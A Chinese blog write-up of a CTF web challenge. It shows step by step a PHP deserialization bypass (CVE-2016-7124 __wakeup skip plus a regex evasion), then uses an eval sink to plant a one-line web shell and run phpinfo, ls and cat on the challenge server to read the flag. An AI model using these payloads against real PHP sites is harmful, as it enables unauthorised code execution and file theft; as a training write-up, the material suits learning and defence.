# 记一道CTF反序列化

原创

Peithon 于 2018-05-28 19:58:23 发布 8848 收藏 14


分类专栏： Web 文章标签： 反序列化 PHP魔术方法 代码审计 writeup



本文链接：https://blog.csdn.net/qq_39629343/article/details/80487781



## 0x00 使用burpsuite抓包,在URL上发现有用信息




发现key=123对应一个hash值，该hash的值通过md5解密得到 `kkkkkk01123` ,如果我们不是123那么就可以get到flag，构造 `kkkkkk01456` ,将其MD5加密，得到 `2a5414055268d6f1f82288af38e5ce4e` ,将key和hash替换,构造

```
index.php?key=456&hash=2a5414055268d6f1f82288af38e5ce4e
```

得到下一个页面的链接

```
GET /index.php?key=456&hash=2a5414055268d6f1f82288af38e5ce4e
HTTP/1.1
Host:
8f3d384a70814183a8f49462abc6c7cca5df6b2835314e90.game.ichunqiu.c
om
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://8f3d384a70814183a8f49462abc6c7cca5df6b2835314e90.game.ich
unqiu.com/
Cookie:
UM_distinctid=1623c8a25bec5-027023a94d1b598-1262694a-1fa400-1623
c8a25c0bae;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1524830026,1524990638,15
25051237,1527412001; pgv_pvi=9205794816;
Hm_lvt_9104989ce242a8e03049eaceca950328=1523255610,1523334430,15
24990645,1525051241;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1523255610,1523334430,15
24990645,1525051242;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
_ga=GA1.2.509497208.1524830027;
ci_session=9da00bc3d6c663b0439a4a865599b1a7fb56f59c;
pgv_si=s2903824384;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1527412001
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 27 May 2018 09:25:30 GMT
Content-Type: text/html
Content-Length: 30
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19

next step is Gu3ss_m3_h2h2.php
```



## 0x01 访问Gu3ss_m3_h2h2.php页面

```
http://cbf20660cadd42a4964bcca3cca2bfd16b87a6145fe34aee.game.ichunqiu.com/Gu3ss_m3_h2h2.php
```

得到一段代码

```
<?php
class Demo {
        private $file = 'Gu3ss_m3_h2h2.php';

        public function __construct($file) {
                $this->file = $file;
        }

        function __destruct() {
                echo @highlight_file($this->file, true);
        }

        function __wakeup() {
                if ($this->file != 'Gu3ss_m3_h2h2.php') {
                        //the secret is in the f15g_1s_here.php
                        $this->file = 'Gu3ss_m3_h2h2.php';
                }
        }
}

if (isset($_GET['var'])) {
        $var = base64_decode($_GET['var']);
        if (preg_match('/[oc]:\d+:/i', $var)) {
                die('stop hacking!');
        } else {

                @unserialize($var);
        }
} else {
        highlight_file("Gu3ss_m3_h2h2.php");
}
?>
```



注释信息：the secret is in the f15g_1s_here.php

## 0x02 代码审计

通过get方式接受var参数，并将var的值进行base64解码，之后进行正则匹配，如果匹配到的话就退出程序。否则进行反序列化。而且我们发现这个Demo类是文件读取的类，当unserialize时被调用执行__wakeup()方法，就是说会在__destruct()前被调用，而__wakeup()会改变file变量的值。魔术方法介绍

根据php之前的漏洞（CVE-2016-7124 https://bugs.php.net/bug.php?id=72663）,当
序列化的字符中表示对象属性个数的值大于真实个数时会跳过__wakeup()的执行，这样我们就可以绕过__wakeup()方法，执行__destruct()函数，将文件f15g_1s_here.php的内容读取出来。

首先将”f15g_1s_here.php”文件对象序列化

```php
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

$a = new Demo('f15g_1s_here.php');
$a = serialize($a);
echo $a;
```

run (ctrl+r) 输入 copy 分享当前代码 出现故障，请使用这个点击这里

○ 文本方式显示 ◉ html方式显示

O:4:"Demo":1:{s:10:"Demofile";s:16:"f15g_1s_here.php";}



要绕过正则表达式，在对象长度前加一个“+”

## 0x03 构造PAYLOAD

```php
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

$a = new Demo('f15g_1s_here.php');
$a = serialize($a);
$a1 = str_replace('O:4','O:+4',$a);
$a1 = str_replace(':1:',':7:',$a1);
echo base64_encode($a1);
?>
```




```
TzorNDoiRGVtbyI6Nzp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoiZjE1Z18xc19oZXJlLnBocCI7fQ==
```

访问得到


```
<?php
if (isset($_GET['val'])) {
    $val = $_GET['val'];
    eval('$value="' . addslashes($val) . '";');
} else {
    die('hahaha!');
}

?>
```




接收一个val参数，eval函数时进行变量赋值，执行

```
http://cbf20660cadd42a4964bcca3cca2bfd16b87a6145fe34aee.game.ichunqiu.com/f15g_1s_here.php?val=${phpinfo()}
```




改成一句话，然后post执行代码

```
http://cbf20660cadd42a4964bcca3cca2bfd16b87a6145fe34aee.game.ichunqiu.com/f15g_1s_here.php?val=${@eval($_POST[0])}
```

http://cbf20660cadd42a4964bcca3cca2bfd16b87a6145fe34aee.game.ichunqiu.com/f15g_1s_here.php?val=${@eval($_POST[0])}

Enable Post data  Enable Referrer

0=phpinfo();

**PHP Version 5.5.9-1ubuntu4.19**

| | |
|---|---|
| **System** | Linux b8deac61090f 3.10.0-514.26.2.el7.x86_64 #1 SMP Tue Jul 4 15:04:05 UTC 2017 x86_64 |
| **Build Date** | Jul 28 2016 19:30:57 |
| **Server API** | Apache 2.0 Handler |
| **Virtual Directory Support** | disabled |
| **Configuration File (php.ini) Path** | /etc/php5/apache2 |
| **Loaded Configuration File** | /etc/php5/apache2/php.ini |
| **Scan this dir for additional .ini files** | /etc/php5/apache2/conf.d |
| **Additional .ini files parsed** | /etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini |
| **PHP API** | 20121113 |



通过反引号执行命令ls

```
Gu3ss_m3_h2h2.php True_F1ag_i3_Here_233.php f15g_1s_here.php index.php
```

Load URL
Split URL
Execute

http://cbf20660cadd42a4964bcca3cca2bfd16b87a6145fe34aee.game.ichunqiu.com/f15g_1s_here.php?val=${@eval($_POST[0])}

Enable Post data  Enable Referrer

Post data

0=echo `ls`;

Gu3ss_m3_h2h2.php True_F1ag_i3_Here_233.php f15g_1s_here.php index.php



然后执行 `cat True_F1ag_i3_Here_233.php` 得到flag

Load URL
Split URL
Execute

http://cbf20660cadd42a4964bcca3cca2bfd16b87a6145fe34aee.game.ichunqiu.com/f15g_1s_here.php?val=${@eval($_POST[0])}

Enable Post data  Enable Referrer

Post data

0=echo `cat True_F1ag_i3_Here_233.php`;

```
<?php
$flag = 'flag{f5f81fed-35ae-4c60-ab01-78e2529c1b61}';
?>
```